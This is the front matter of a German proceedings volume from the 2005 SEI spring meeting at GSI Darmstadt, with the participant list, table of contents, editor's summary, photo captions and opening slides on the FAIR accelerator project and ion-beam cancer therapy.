


**Bericht der Frühjahrstagung der  
Studiengruppe für Elektronische Instrumentierung  
4. bis 6. April 2005, GSI Darmstadt**



**Herausgeber: Dr. F. Wulf  
HMI-B 603 Berlin, Juni 2005**

**ISSN 0936 – 0891**



Bericht der Frühjahrstagung der  
Studiengruppe für Elektronische Instrumentierung  
4. bis 6. April 2005, GSI Darmstadt




**Herausgeber: Dr. Friedrich Wulf**

**HMI-B 603 Berlin, Juni 2005**

**ISSN 0936 – 0891**


**Hahn-Meitner-Institut Berlin  
Abteilung Experimentalsysteme  
Glienicker Str. 100  
14109 Berlin**



## Teilnehmerliste




<u>Name</u>	<u>Institut</u>
Arends, Dr. Isolde	privat
Badura, Dr. Eugen	Gesellschaft für Schwerionenforschung
Beck, Dr. Dietrich	Gesellschaft für Schwerionenforschung
Bialas, Norbert	Universität Frankfurt Institut für Kernphysik
Borutta, Dr. Hans	TÜV Thüringen AT GmbH
Brand, Dr. Holger	Gesellschaft für Schwerionenforschung
Brandt, Bernd-August	privat
Chevalley, Raymond	Acqiris Europe
Deppe, Harald	Gesellschaft für Schwerionenforschung
Drochner, Dr. Matthias	Forschungszentrum Jülich GmbH
Dube, Sascha	Hahn-Meitner-Institut Berlin GmbH
Engels, Ralf	Forschungszentrum Jülich GmbH
Erdenberger, Dirk	Farnell In One GmbH
Flemming, Dr. Holger	Gesellschaft für Schwerionenforschung
Gemmeke, Prof. Dr. Hartmut	Forschungszentrum Karlsruhe
Goettmann, Walter	Hahn-Meitner-Institut Berlin GmbH
Grimm, Bernhard	Max-Planck-Institut für Astronomie
Gutbrod, Prof. Dr. Hans	Gesellschaft für Schwerionenforschung
Hürttlen, Werner	Forschungszentrum Jülich GmbH
Kirsch, Dr. Matthias	Struck Innovative Systeme GmbH
Kleines, Harald	Forschungszentrum Jülich GmbH
Koch, Dr. Karsten	Gesellschaft für Schwerionenforschung
Komlos, Julius	dataTec GmbH
Krömer, Oliver	Forschungszentrum Karlsruhe
Kurz, Dr. Nikolaus	Gesellschaft für Schwerionenforschung
Laaroussi, Mohammed	Gesellschaft für Schwerionenforschung
Leven, Christian	Farnell In One GmbH
Meier, Hubert	Schulz-Electronic GmbH
Müller, Tim-Oliver	Forschungszentrum Karlsruhe
Müller, Dr. Klaus-Dieter	privat
Nelkner, Jürgen	Schulz-Electronic GmbH
Nöldgen, Holger	Forschungszentrum Jülich GmbH
Notz, Dr. Dieter	DESY Hamburg
Nowack, Dr. Gerd	Ruhr-Universität Bochum
Paul, Dr. Hans-Joachim	Universität Hannover
Rausch, Rainer	Forschungszentrum Jülich GmbH
Richter, Dr. Mathias	Gesellschaft für Schwerionenforschung
Rüschmann, Gustav	privat
Schattmann, Götz	Farnell In One GmbH
Schmidt-Peltzer, Bernhard	Tektronix GmbH Vertrieb
Spelthann, Hans-Dieter	Acqiris Data Conversion Instruments
Thielmann, Dr. Richard	privat
Thiemer, Uwe	Gesellschaft für Schwerionenforschung
Vogl, Herwig	Tektronix GmbH Vertrieb
Voigtländer, Jörg	Forschungszentrum Rossendorf e. V.
von Düring, Arp-Nico	Wiener, Plein & Baus GmbH
von Walter, Peter	Universität Heidelberg
Walter, Klaus-Dieter	SSV Software Systems GmbH
Wuestner, Dr. Peter	Forschungszentrum Jülich GmbH
Wülbeck, Joachim	Ruhr-Universität Bochum
Wulf, Dr. Friedrich	Hahn-Meitner-Institut Berlin GmbH
Zahr, Anita	Hahn-Meitner-Institut Berlin GmbH
Zillikens, Hans-Peter	Forschungszentrum Jülich GmbH
Zweig, Marcus	Gesellschaft für Schwerionenforschung



Teilnehmer der SEI-Frühjahrstagung 2005, GSI Darmstadt






## Vorträge

Seite

<b>Zusammenfassung</b> Dr. F. Wulf, HMI Berlin	- V -
<b>Das internationale FAIR-Projekt</b> Prof. Dr. H. Gutbrod, GSI Darmstadt	- 1 -
<b>Status and Development of the CS Control System Framework</b> Dr. D. Beck, GSI Darmstadt	- 14 -
<b>Upgrade of the UNILAC Ion Beam Current Readout System</b> Dr. H. Brand, M. Laaroussi, GSI Darmstadt	- 18 -
<b>Vom NIM-Modul zum ASIC: Ein hochintegrierter Ladungs-Frequenzwandler für Ströme zwischen 3 pA und 150 µA</b> Dr. H. Flemming, GSI Darmstadt	- 29 -
<b>Schnelle Kurvenfahrt ohne Querschleunigung der Last</b> Dr. G. Nowack, Universität Bochum, Fakultät für Elektro- und Informationstechnik	- 33 -
<b>Ausregelung von Lastmomenten an Kransäulen durch lagegesteuerte Gegengewichte</b> J. Wülbeck, Universität Bochum, Lehrstuhl für Netz- und Datensicherheit	- 37 -
<b>Wiki – Gruppenkommunikation der Zukunft</b> Prof. Dr. H. Gemmeke, T.-O. Müller, Forschungszentrum Karlsruhe, IPE	- 46 -
<b>Security in Industrial Ethernet</b> K.-D. Walter, Software Systems GmbH (SSV)	- 53 -
<b>Signalintegrität und die Anforderungen an moderne Oszilloskope</b> B. Schmidt-Peltzer, Tektronix	- 72 -
<b>Introduction to Real-Time Spectrum Analysis</b> H. Vogl, Tektronix	- 91 -
<b>Neue Technologien für schnelle ADCs</b> R. Chevalley, H.-D. Spelthann, Acqiris	- 103 -
<b>Das neue Datenerfassungssystem für WASA @ COSY</b> H. Kleines, Forschungszentrum Jülich, ZEL	- 109 -
<b>Radiodetektorsystem für kosmische Schauer</b> Prof. Dr. H. Gemmeke, O. Krömer, Forschungszentrum Karlsruhe, IPE	- 113 -
<b>„TACQUILA“: Ein Mehrkanal Front-End-Board für Flugzeit-Experimente mit exzellenter Zeitauflösung</b> Dr. K. Koch, GSI Darmstadt, DVEE	- 123 -
<b>Sub-System Synchronization with Time Stamps – A new Method in the GSI Data Acquisition System MBS</b> Dr. N. Kurz, GSI Darmstadt, DVEE	- 128 -
<b>Entwicklung eines Gateways von einem mobilen PC zu einem proprietären Feldbus</b> M. Zweig, GSI Darmstadt	- 132 -
<b>RFID-Technologie zur Positionsbestimmung</b> S. Dube, HMI Berlin	- 142 -
<b>Ein transparenter Firewall</b> Dr. H.-J. Paul, Universität Hannover, Fakultät für Mathematik und Physik	- 146 -
<b>Präzisionsspannungsmessung am Josephsonnormal (Posterpräsentation)</b> Dr. H. Borutta, TÜV Thüringen AT GmbH, G. Wende, M. Schubert, Institut für Physikalische Hochtechnologie Jena, R. Behr, Physikalisch-Technische Bundesanstalt Braunschweig	- 148 -



## Zusammenfassung

Dr. F. Wulf, HMI Berlin

Der Bericht der Studiengruppe für Elektronische Instrumentierung von der Frühjahrstagung 2005, die vom 4. bis 6. April 2005 in der GSI Darmstadt stattfand, enthält 19 Beiträge. Ich danke allen Vortragenden und Autoren für die hervorragenden Beiträge. Mein besonderer Dank gilt Herrn Dr. E. Badura und Herrn Dr. M. Richter für die sehr gute Organisation und interessante Gestaltung des Rahmenprogramms. Die Beteiligung mit 54 Personen aus 21 unterschiedlichen Forschungseinrichtungen, Universitäten und der Industrie verdeutlicht nach wie vor das große Interesse an dieser Veranstaltung.

Mit der geplanten Unterzeichnung der Verträge für das internationale FAIR-Projekt (Facility for Antiproton and Ion Research) im Sommer 2006 wird für die GSI eine neue Ära beginnen. Dies bedeutet in den nächsten 10 Jahren auch eine große Herausforderung für die Entwicklung von neuen Kontroll- und Experimentensystemen. Neben dem Übersichtsvortrag von Prof. Dr. H. Gutbrod wurde in weiteren Vorträgen schon Bezug auf die künftigen Aufgaben genommen. Aus der Planung für die neuen Kontrollsysteme ergeben sich auch Lösungen für die Erneuerung vorhandener Anlagen in den einzelnen Zentren.

Das Ethernet in der Leitebene wird zukünftig noch stärker auch in der Feldebene die Basis für die Prozesskommunikation übernehmen. Eine hohe Sicherheit gegenüber gezielten Störangriffen ist daher unabdingbare Voraussetzung für einen zuverlässigen Betrieb. Der Vortrag über Security im Industrial Ethernet wurde durch einen Beitrag über eine transparente Firewall ergänzt, der aus Zeitmangel nicht vorgetragen werden konnte und daher nur im Tagungsband aufgeführt ist.

Der Einsatz von FPGAs in der Frontendelektronik ermöglicht eine schnelle Anpassung an die sich schnell ändernden Anforderungen. Als Bussystem wird cPCI und speziell das PXI-System die CAMAC-, VME- und VXI-Systeme ablösen. Die Erfassung der Signale bei den immer höheren Taktraten der Systeme erfordert eine sehr genaue Kenntnis über den Einfluss der Messtechnik auf die Signaleigenschaften. In zwei Vorträgen der Firma Tektronix wurden einige Messtechniken moderner Oszillografen erläutert. Ergänzt wurde diese Reihe durch die Vorstellung neuer Technologien schneller ADCs der Firma Acqiris. Die Entwicklung eines TAC-ASICs zur Messung von Flugzeiten mit einer Zeitauflösung von 10 ps zeigt die immer höheren Anforderungen an die Schaltkreise und die Probleme bei der Synchronisation von Zeitsignalen in diesem Zeitbereich über mehrere Platinen.

Die Entwicklung großer Detektorsysteme wie WASA (Wide angle shower apparatus) am COSY des FZJ oder des Radiodetektorsystems für kosmische Schauer des FZK zeigen die große Spannweite der Aufgaben, bei denen immer wieder die vielfältigen Komponenten für eine moderne Datenerfassung Verwendung finden. Voraussetzung ist die genaue Messung und damit die Vergleichbarkeit der elektrischen Kenngrößen. Die Konformität von Spannungsmessungen einzelner Geräte mit dem Josephson-Normal ist dabei eine wichtige Voraussetzung. Die Ergebnisse dieser Präzisionsmessungen wurden zum ersten Mal auf der SEI-Tagung durch eine Posterpräsentation dargestellt.

Die Reduzierung der Querbeschleunigung auf Lasten bei der Kurvenfahrt oder die Lastregelung bei Baukränen kann - wie in zwei Beiträgen gezeigt wurde - durch entsprechende Regelungssysteme erreicht werden. Hierbei wurde auch der theoretische Hintergrund dargestellt.

Die Beteiligung der Industrie ist mit 8 Firmenvertretungen weiter angestiegen.

Die SEI-Herbsttagung ist vom 26. bis 28. September 2005 im HMI-Berlin geplant.

Berlin, Juni 2005



Dr. Friedrich Wulf



Prof. Dr. Hans Gutbrod



Dr. Dietrich Beck




Mohammed Laaroussi



Dr. Holger Flemming

QFW-Modul  
(E. Bakurs, GSI)

- \* Auslese von Ionisationskammern, z.B. Strahlprofilmessung, Krebstherapie
- \* NIM-Modul + Meßkopf
- \* Dynamikbereich:  $-100 \text{ fA} - 15 \text{ }\mu\text{A}$
- \* Ausgangsfrequenz:  $-0,1 \text{ Hz} - 15 \text{ MHz}$



Dr. Gerd Nowack



Joachim Wülbeck



Tim-Oliver Müller



Klaus-Dieter Walter





Bernhard Schmidt-Peltzer



Herwig Vogl



Raymond Chevalley



Harald Kleines



Oliver Krömer




Dr. Karsten Koch



Dr. Nikolaus Kurz




Marcus Zweig



Sascha Dube





Dr. Hans Borutta



Dr. Eugen Badura



Seminarraum



Seminarraum



Seminarraum



Firma Merck



Vorführung Modell Baukran



Ausstellung



Ausstellung



## Das internationale FAIR Projekt ( Facility for Antiproton and Ion Research )

Hans H. Gutbrod


1. GSI heute
2. Das FAIR Projekt



## GSI-Mitglied der Helmholtz Gesellschaft – Überblick

Budget: 70 Mio €  
(58 Mio € operations,  
12 Mio € investments)

Users: about 1100 per year  
(200 GSI; 900 external;  
500 national / 400 international)




Staff: 850 (455 permanent)  
250 scientists and engineers


Facilities: Accelerators  
(Unilac, SIS, ESR)



## Forschungsprogramm bei GSI



## Struktur der Materie







## Present GSI Facility

### Accelerator Parameters

Energies:  
 Unilac < 15 MeV/u  
 SIS 1-2 GeV/u  
 ESR < 0.8 GeV/u


3 Injectors: 2 HSI + 1 ECR

HSI: 10 mA Ar<sup>1+</sup>  
 20 mA Ar<sup>10+</sup>  
 15 mA U<sup>4+</sup>  
 2,5 mA U<sup>28+</sup>  
 0,5 mA U<sup>73+</sup>




Rc 792-16

Rc 259; 2f11




SEI-Frühjahrstagung 4. bis 6. April 2005

## Element 110






## Beams of Short-lived Nuclei



Das Internationale FAIR Projekt

## Nuclear Physics in the Universe




Das Internationale FAIR Projekt

4. April, 2005


GSII  
Hans H. Gutbrod

## Electron Cooling of Radioactive Isotope Beams


### Principle of Electron Cooling




### Schottky Mass Spectroscopy




### Cooling of Fragment Beams




### Decay Spectroscopy of Single Ions



### Beam Ordering








□□2623



## Cancer Therapy with Ion Beams

### Localised energy deposition with millimeter accuracy



Patient treatment plan

Verification by PET



- 250 patients (about 4000 irradiations)
- no side effects
- no reoccurrence in treated volume

Das Internationale FAIR Projekt

4. April, 2005

**GSI**  
Hans H. Gutbrod

## Die Klinikanlage in Heidelberg: Fertigstellung 2007



Grundriss der Anlage



Modell der Anlage

- Kompakte Anlage (60m x 70m)
- Angeschlossen an die bestehende Klinikanlage
- Aktive Strahlsteuerung (Energievariation und Rasterscan)


- Bestrahlungen mit Protonen und Ionen (von Helium bis Sauerstoff)
- Gantry mit Rasterscan
- 1000 Patienten pro Jahr

Das Internationale FAIR Projekt


4. April, 2005

**GSI**  
Hans H. Gutbrod


## Wechselwirkung von energetischen Ionen mit Materialien



geordnete Strukturen:



Micro Poren



Micro Röhren

Alpha Magnetic Spectrometer (AMS) bei GSI

